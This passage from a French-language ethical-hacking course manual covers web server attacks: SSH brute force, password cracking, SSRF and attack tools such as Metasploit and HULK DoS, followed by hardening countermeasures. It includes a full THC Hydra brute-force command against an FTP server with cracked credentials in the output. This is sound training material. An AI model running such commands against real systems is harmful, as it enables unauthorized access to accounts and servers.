



Figure 7.12 : Attaque par empoisonnement du cache Web

Web Server Attacks: SSH Brute Force Attack

- 01 SSH protocols are used to create an **encrypted SSH tunnel** between two hosts to transfer unencrypted data over an insecure network
- 02 Attackers can brute force SSH login credentials to gain **unauthorized access to an SSH tunnel**
- 03 SSH tunnels can be used to **transmit malwares** and other exploits to victims without being detected



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attaque SSH par force brute

Les attaquants utilisent les protocoles SSH pour créer un tunnel SSH chiffré entre deux hôtes afin de transférer des données non chiffrées sur un réseau non sécurisé. Généralement, SSH fonctionne sur le port TCP 22. Pour réaliser une attaque sur SSH, un attaquant scanne l'ensemble du serveur SSH à l'aide de bots (il effectue un balayage de port sur le port TCP 22) afin d'identifier les éventuelles vulnérabilités. À l'aide d'une attaque par recherche exhaustive (ou force brute), le pirate informatique obtient des identifiants de connexion pour accéder sans autorisation à un tunnel SSH. Un attaquant qui obtient les identifiants de connexion de SSH peut utiliser ces mêmes tunnels SSH pour transmettre des logiciels malveillants et d'autres moyens d'exploitation aux victimes sans être détecté. Les attaquants utilisent des outils tels que Nmap et Ncrack sur une plate-forme Linux pour effectuer une attaque de SSH par force brute.




Figure 7.13 : Attaque SSH par force brute

Web Server Attacks: Web Server Password Cracking



- An attacker tries to exploit weaknesses to hack **well-chosen passwords**
- The most **common passwords** found are password, root, administrator, admin, demo, test, guest, qwerty, pet names, etc.

Attacker mainly targets

SMTP servers

Web shares

SSH Tunnels

Web form authentication cracking

FTP servers

- Attackers use different methods such as **social engineering, spoofing, phishing**, using a Trojan Horse or virus, wiretapping, and keystroke logging

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Web Server Attacks: Web Server Password Cracking (Cont'd)

```
Parrot Terminal
[root@parrot:~]# hydra -L /Root/Wordlists/Usernames.txt -P /Root/Wordlists/Passwords.txt
ftp://10.10.10.10
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or security service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-01-09 01:56:38
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41174 login tries (l:238/p:173), -2574 tries per task
[DATA] attacking ftp://10.10.10.10:21/
[21][ftp] host: 10.10.10.10 login: Martin password: apple
[STATUS] 4727.00 tries/min, 4727 tries in 00:01h, 36447 to do in 00:08h, 16 active
[STATUS] 4702.00 tries/min, 14106 tries in 00:03h, 27068 to do in 00:06h, 16 active
[21][ftp] host: 10.10.10.10 login: Jason password: qwerty
[21][ftp] host: 10.10.10.10 login: Sheila password: test
[STATUS] 4708.57 tries/min, 32966 tries in 00:07h, 8214 to do in 00:02h, 16 active
[STATUS] 4706.25 tries/min, 37650 tries in 00:08h, 3524 to do in 00:01h, 16 active
1 of 1 target successfully completed, 3 valid passwords found
[WARNING] Writing restore file because 8 final worker threads did not complete until end.
[ERROR] 8 targets did not resolve or could not be connected
[ERROR] 10 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-01-09 01:59:23
https://github.com
```

- Passwords can be cracked **manually** by guessing or by performing dictionary, brute force, and hybrid attacks using **automated tools** such as THC Hydra, and Ncrack

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Craquage de mot de passe de serveur Web

Un attaquant tente d'exploiter des vulnérabilités pour pirater des mots de passe bien choisis. Les mots de passe les plus courants sont password, root, administrateur, admin, demo, test, guest, azerty, noms des animaux de compagnie, etc.

L'attaquant cible principalement les éléments suivants dans le cadre du piratage de mots de passe de serveurs Web :

- Serveurs SMTP et FTP
- Partages Web
- Tunnels SSH
- Authentification de formulaires Web

Les attaquants utilisent différentes méthodes telles que l'ingénierie sociale, l'usurpation d'identité, l'hameçonnage, des logiciels malveillants comme un cheval de Troie ou un virus, l'écoutre électronique et l'enregistrement des frappes au clavier pour craquer les mots de passe des serveurs Web. Dans de nombreuses tentatives de piratage, l'attaquant commence par craquer le mot de passe pour pouvoir s'authentifier sur le serveur Web.

- **Techniques de craquage de mots de passe de serveurs Web**

Le craquage de mots de passe est la méthode la plus courante pour obtenir un accès non autorisé à un serveur Web en exploitant des mécanismes d'authentification défectueux et faibles. Une fois le mot de passe craqué, un attaquant peut l'utiliser pour lancer d'autres attaques.

Nous présentons ci-dessous quelques éléments sur les différents outils et techniques utilisés par les attaquants pour craquer les mots de passe. Les attaquants peuvent utiliser des techniques de craquage de mots de passe pour extraire des mots de passe de serveurs Web, de serveurs FTP, de serveurs SMTP, etc. Ils peuvent craquer les mots de passe manuellement ou avec des outils automatisés tels que THC Hydra, Ncrack et RainbowCrack. Voici quelques techniques que les attaquants utilisent pour craquer les mots de passe :

- **Deviner** : Il s'agit de la méthode la plus courante de craquage de mots de passe. Dans cette méthode, l'attaquant essaie de deviner les mots de passe possibles soit manuellement, soit en utilisant des outils automatisés fournis avec des dictionnaires. La plupart des gens ont tendance à utiliser le nom de leur animal de compagnie, le nom de leurs proches, leur numéro de plaque d'immatriculation, leur date de naissance ou d'autres mots de passe faibles tels que "AZERTY", "password", "admin", etc. afin de pouvoir s'en souvenir facilement. L'attaquant exploite ce comportement humain pour craquer les mots de passe.
- **Attaque par dictionnaire** : Une attaque par dictionnaire utilise un fichier prédefini contenant diverses combinaisons de mots et un programme automatisé essaie ces mots un par un pour vérifier si l'un d'entre eux correspond au mot de passe. Cette méthode peut ne pas être efficace si le mot de passe comprend des caractères spéciaux et des symboles. Si le mot de passe est un mot simple, il peut être trouvé rapidement. Par rapport à une attaque par force brute, une attaque par dictionnaire prend moins de temps.

- **Attaque par force brute** : Dans la méthode de recherche exhaustive ou par force brute, toutes les combinaisons de caractères possibles sont testées ; par exemple, le test peut inclure des combinaisons de caractères majuscules de A à Z, de chiffres de 0 à 9 et de caractères minuscules de a à z. Cette méthode est utile pour identifier des mots de passe composés d'un ou de deux mots. Si un mot de passe est composé de lettres majuscules et minuscules ainsi que de caractères spéciaux, des mois ou des années peuvent être nécessaires pour le craquer en utilisant une attaque par force brute.
- **Attaque hybride** : Une attaque hybride est plus puissante que les techniques précédentes car elle utilise à la fois une attaque par dictionnaire et une attaque par force brute. Elle utilise également des symboles et des chiffres. Le craquage des mots de passe est plus facile avec cette méthode qu'avec les méthodes précédentes.


L'attaquant peut également utiliser des outils automatisés tels que Hashcat, THC Hydra et Ncrack pour craquer les mots de passe et les hachages Web.

- **THC Hydra**

Source : <https://github.com>

THC Hydra est un outil de craquage de mot de passe parallélisé qui peut attaquer de nombreux protocoles. Cet outil est un prototype qui permet aux chercheurs et aux consultants en sécurité de démontrer la facilité avec laquelle il est possible d'obtenir un accès à distance non autorisé à un système.

Hydra prend actuellement en charge les protocoles suivants : Asterisk; Apple Filing Protocol (AFP); Cisco Authentication, Authorization, and Accounting (AAA); Cisco auth; Cisco enable; Concurrent Versions System (CVS); Firebird; FTP; HTTP-FORM-GET; HTTP-FORM-POST; HTTP-GET; HTTP-HEAD; HTTP-POST; HTTP-PROXY; HTTPS-FORM-GET; HTTPS-FORM-POST; HTTPS-GET; HTTPS-HEAD; HTTPS-POST; HTTP-Proxy; ICQ; Internet Message Access Protocol (IMAP); Internet Relay Chat (IRC); Lightweight Directory Access Protocol (LDAP); Memcached; MongoDB; Microsoft SQL Server; MySQL; Network Control Protocol (NCP); Network News Transfer Protocol (NNTP); Oracle Listener; Oracle system identifier (SID); Oracle; PC-Anywhere; personal computer Network File System (PC-NFS); POP3; Postgres; Radmin; Remote Desktop Protocol (RDP); Rexec; Rlogin; Rsh; Real Time Streaming Protocol (RTSP); SAP R/3; Session Initiation Protocol (SIP); Server Message Block (SMB); Simple Mail Transfer Protocol (SMTP); SMTP Enum; Simple Network Management Protocol (SNMP) v1+v2+v3; SOCKS5; SSH (v1 and v2); SSH key; Subversion; TeamSpeak (TS2); Telnet; VMware-Auth; Virtual Network Computing (VNC); et Extensible Messaging and Presence Protocol (XMPP).



The screenshot shows a terminal window titled "Parrot Terminal" with the command line "[root@parrot]~[-]" at the top. Below it, the THC Hydra tool is running against an FTP target at 10.10.10.10. The log output shows multiple login attempts, including successful ones for users Martin, Jason, and Sheila, along with failed attempts and errors. The process is completed at 2020-01-09 01:59:23.


```
[root@parrot]~[-]
└─# hydra -L /root/Wordlists/Usernames.txt -P /root/Wordlists/Passwords.txt
  ftp://10.10.10.10
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-01-09 01:50:38
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41174 login tries (l:238/p:173), ~2574 tries per task
[DATA] attacking ftp://10.10.10.10:21/
[21][ftp] host: 10.10.10.10 login: Martin password: apple
[STATUS] 4727.00 tries/min, 4727 tries in 00:01h, 36447 to do in 00:08h, 16 active
[STATUS] 4702.00 tries/min, 14106 tries in 00:03h, 27068 to do in 00:06h, 16 active
[21][ftp] host: 10.10.10.10 login: Jason password: qwerty
[21][ftp] host: 10.10.10.10 login: Sheila password: test
[STATUS] 4708.57 tries/min, 32960 tries in 00:07h, 8214 to do in 00:02h, 16 active
[STATUS] 4706.25 tries/min, 37650 tries in 00:08h, 3524 to do in 00:01h, 16 active
1 of 1 target successfully completed, 3 valid passwords found
[WARNING] Writing restore file because 8 final worker threads did not complete until end.
[ERROR] 8 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-01-09 01:59:23
```

Figure 7.14 : THC Hydra

Web Server Attacks: Server-Side Request Forgery (SSRF) Attack

- Attackers exploit SSRF vulnerabilities in a public web server to **send crafted requests** to the internal or back end servers
- Once the attack is successfully performed, the attackers can perform various activities such as **port scanning, network scanning, IP address discovery**, reading web server files, and bypassing host-based authentication



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attaque par falsification de requête côté serveur (Server-Side Request Forgery ou SSRF)

Les vulnérabilités SSRF (Server-Side Request Forgery), qui résultent de l'utilisation non sécurisée de fonctions dans une application, sont exploitées par les attaquants sur les serveurs Web accessibles au public pour envoyer des requêtes modifiées aux serveurs internes ou aux serveurs dorsaux. Les serveurs internes sont généralement protégés par des pare-feu afin d'éviter que le réseau ne reçoive du trafic indésirable. Par conséquent, les attaquants exploitent les vulnérabilités SSRF dans les serveurs Web accessibles par Internet pour accéder aux serveurs dorsaux qui sont protégés par un pare-feu. Pour le serveur dorsal, la demande est faite par le serveur Web parce qu'ils sont sur le même réseau et il répond en fournissant les données qu'il stocke.

En général, les requêtes côté serveur sont lancées pour obtenir des informations d'une ressource externe afin de les introduire dans une application. Par exemple, un développeur peut utiliser une URL telle que <https://xyz.com/feed.php?url=externalsite.com/feed/to> pour accéder à un contenu distant. Si les attaquants peuvent modifier l'entrée de l'URL vers l'hôte local, ils peuvent alors visualiser toutes les ressources locales sur le serveur. C'est ainsi que les vulnérabilités SSRF sont mises en œuvre.

Une fois l'attaque réussie, les pirates informatiques peuvent effectuer diverses opérations telles que l'analyse des ports, l'analyse du réseau, la découverte des adresses IP, la lecture des fichiers du serveur Web, le contournement de l'authentification basée sur l'hôte, l'interaction avec les protocoles critiques et l'exécution de code à distance.





Figure 7.15 : Le fonctionnement d'une attaque SSRF

Web Server Attack Tools

An exploit development platform that supports fully automated **exploitation of web servers**, by abusing known vulnerabilities and leveraging weak passwords via Telnet, SSH, HTTP, and SNMP



The screenshot shows the Metasploit interface with a list of hosts. The table includes columns for IP Address, Hostname, Operating System, VM, Purpose, Rec., Vtbl, Act., Notes, Updated, and Status. The status column shows several entries as 'Scanned'. The hosts listed include various IP addresses from 192.168.168.100 to 192.168.168.174, with different hostnames like 'ADMIN-PC', 'www.JUNIOR-NETWORK', and 'ecc14'.

Web Server Attack Tools

- ✓ Immunity's CANVAS (<https://www.immunityinc.com>)
- ✓ THC Hydra (<https://github.com>)
- ✓ HULK DoS (<https://github.com>)
- ✓ MPack (<https://sourceforge.net>)
- ✓ w3af (<https://w3af.org>)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Outils d'attaque de serveurs Web

- **Metasploit**

Source : <https://www.metasploit.com>

Le Framework Metasploit est une boîte à outils de test d'intrusion, une plateforme de développement d'exploits et un outil de recherche qui inclus des centaines d'exploits fonctionnels pour diverses plateformes. Il permet l'exploitation entièrement automatisée de serveurs Web en exploitant des vulnérabilités connues et des mots de passe faibles via Telnet, SSH, HTTP et SNMP.

Un attaquant peut utiliser les fonctionnalités suivantes de Metasploit pour réaliser une attaque de serveur Web :

- Validation des vulnérabilités en boucle fermée
- Simulations d'hameçonnage
- Ingénierie sociale
- Force brute manuel
- Exploitation manuelle
- Contournement des solutions défensives avancées

Metasploit permet aux pentesters de :

- Réaliser rapidement des missions de test d'intrusion en automatisant les tâches répétitives et en utilisant des attaques à plusieurs niveaux.


- Évaluer la sécurité des applications Web, des systèmes réseau et des systèmes d'extrémité, ainsi que des utilisateurs de messagerie électronique.
- Faire passer n'importe quel trafic par des cibles compromises pour pénétrer profondément dans un réseau.
- Personnaliser le contenu et le modèle des rapports de direction, des rapports d'audit et des rapports techniques.

IP Address	Hostname	Operating System	VM	Purpose	Svcs	Vlns	Act.	Notes	Updated	Status
192.168.168.100	██████A	Microsoft Windows (7 Professional 7601 Service Pack) b1		server	19			4	9 minutes ago	Scanned
192.168.168.102		iOS Unknown		device	1				8 minutes ago	Scanned
192.168.168.111	██████B	Microsoft Windows (7 Professional 7601 Service Pack) b1		client	16			4	9 minutes ago	Scanned
192.168.168.110		iOS Unknown		device	1				8 minutes ago	Scanned
192.168.168.111	██████C	Microsoft Windows (7 Professional 7601 Service Pack) b1		client	10			4	9 minutes ago	Scanned
192.168.168.113	ADMIN-PC	Microsoft Windows (7 Professional 7601 Service Pack) b1		client	9			4	9 minutes ago	Scanned
192.168.168.115	www.JW76QV.AEOK	Microsoft Windows (2008)		device	6			3	9 minutes ago	Scanned
192.168.168.120	██████D	Microsoft Windows (7 Professional 7601 Service Pack) b1		client	9			4	9 minutes ago	Scanned
192.168.168.13	██████E	Microsoft Windows (7 Professional 7601 Service Pack) b1		client	11			4	9 minutes ago	Scanned
192.168.168.133	ADMIN-PC	Microsoft Windows (7 Professional 7601 Service Pack) b1		client	9			4	9 minutes ago	Scanned
192.168.168.14	ecc14	Microsoft Windows (XP) SP2+		client	8			2	7 minutes ago	Scanned

Figure 7.16 : Metasploit

Voici la liste de quelques autres outils d'attaque de serveurs Web :

- Immunity's CANVAS (<https://www.immunityinc.com>)
- THC Hydra (<https://github.com>)
- HULK DoS (<https://github.com>)
- MPack (<https://sourceforge.net>)
- w3af (<https://w3af.org>)



Découvrez des contre-mesures contre les attaques de serveurs Web

Dans les sections précédentes, nous avons abordé les attaques de serveurs Web et les outils qui aident un pirate à réaliser ce type d'attaque. Dans cette section, nous abordons les différentes contre-mesures permettant de se défendre contre les attaques de serveurs Web et les outils de sécurité pour ces serveurs.

Web Server Attack Countermeasures

01

- Apply **restricted ACLs** and block remote registry administration
- Secure the **SAM** (Stand-alone Servers Only)

04

- Remove all unnecessary file shares including the **default administration shares** if not required
- Secure the shares with restricted **NTFS permissions**

02

Ensure that security related settings are **configured appropriately** and access to the metabase file is restricted with hardened **NTFS permissions**

05

Relocate sites and virtual directories to **non-system partitions** and use IIS Web permissions to restrict access

03

Remove unnecessary ISAPI filters from the web server

06

Remove all unnecessary **IIS script mappings** for optional file extensions to avoid exploiting any bugs in the ISAPI extensions that handle these types of files

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Contre-mesures contre les attaques de serveurs Web

Voici quelques mesures de défense contre les attaques de serveurs Web :


- Appliquer des ACL restreintes et bloquer l'administration du registre à distance.
- Sécuriser la base de données SAM (pour les serveurs autonomes uniquement).
- S'assurer que les paramètres de sécurité sont configurés de manière appropriée et que l'accès au fichier metabase est protégé par des permissions NTFS renforcées.
- Supprimer les filtres ISAPI (Internet Server Application Programming Interface) inutiles du serveur Web.
- Supprimer tous les partages de fichiers inutiles, y compris les partages d'administration par défaut s'ils ne sont pas nécessaires.
- Sécuriser les partages avec des permissions NTFS restreintes.
- Déplacer les sites et les répertoires virtuels sur des partitions hors système et utiliser les autorisations Web de IIS pour en restreindre l'accès.
- Supprimer tous les mappages de scripts IIS inutiles pour les extensions de fichiers facultatives afin d'éviter l'exploitation d'éventuels défauts dans les extensions ISAPI qui gèrent ces types de fichiers.
- Activer un niveau minimum d'audit sur le serveur Web et utiliser les permissions NTFS pour protéger les fichiers journaux.
- Utiliser une machine dédiée comme serveur Web.
- Créer des mappages d'URL vers des serveurs internes avec précaution.

- Ne pas installer le serveur IIS sur un contrôleur de domaine.
- Utiliser le suivi des ID de session côté serveur et faire correspondre les connexions avec les horodatages, les adresses IP, etc.
- Si un serveur de base de données, tel que Microsoft SQL Server, doit être utilisé comme base de données dorsale, l'installer sur un serveur distinct.
- Utiliser les outils de sécurité fournis avec les logiciels de serveur Web et les scanners qui automatisent et simplifient le processus de sécurisation d'un serveur Web.
- Protéger physiquement la machine qui héberge le serveur Web dans une salle des machines sécurisée.
- Ne pas connecter un serveur IIS à Internet tant qu'il n'est pas entièrement sécurisé.
- Ne pas autoriser qui que ce soit à se connecter localement à la machine, à l'exception de l'administrateur.
- Configurer un compte utilisateur anonyme distinct pour chaque application, si plusieurs applications Web sont hébergées.
- Limiter la fonctionnalité du serveur pour qu'il prenne en charge uniquement les technologies Web à utiliser.
- Filtrer les demandes de trafic entrant.
- Stocker les fichiers et les scripts du site Web sur une partition ou un lecteur distinct.

Web Server Security Tools

Fortify WebInspect

